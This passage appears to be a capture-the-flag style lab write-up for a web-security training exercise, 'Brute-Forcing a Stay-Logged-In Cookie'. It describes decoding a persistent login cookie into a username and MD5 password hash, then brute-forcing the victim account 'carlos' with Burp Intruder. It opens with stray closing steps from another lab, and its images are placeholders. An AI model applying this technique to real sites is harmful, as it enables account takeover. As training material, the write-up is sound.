
9. Found the valid code

10. Right-click → Show in browser

11. Solved
LAB 9 — Brute-Forcing a Stay-Logged-In Cookie
Level:
PRACTITIONER
Analysis
| Vulnerability | Vulnerable stay-logged-in functionality, brute force |
| Goal | Login as carlos |
| Key Concept | The stay-logged-in cookie decodes to a username and the MD5 hash of the password. Using a password list, the hash for carlos can be brute-forced to log in |
Steps

1. Start the lab, login as wiener / peter, and check “Stay logged in”

2. Logged in — go to “My account” and use the “Update email” button
3. Reload the page and intercept the request with Burp

4. Found the stay-logged-in cookie — send it to Decoder to inspect

5. The first part decodes to the username wiener: followed by a colon
6. Send the second part to CrackStation to identify the hash type

7. Confirmed the hash is MD5
8. Modify the request in Intruder to use carlos as the username, and remove the id, stay-logged-in, and session parameters from the request

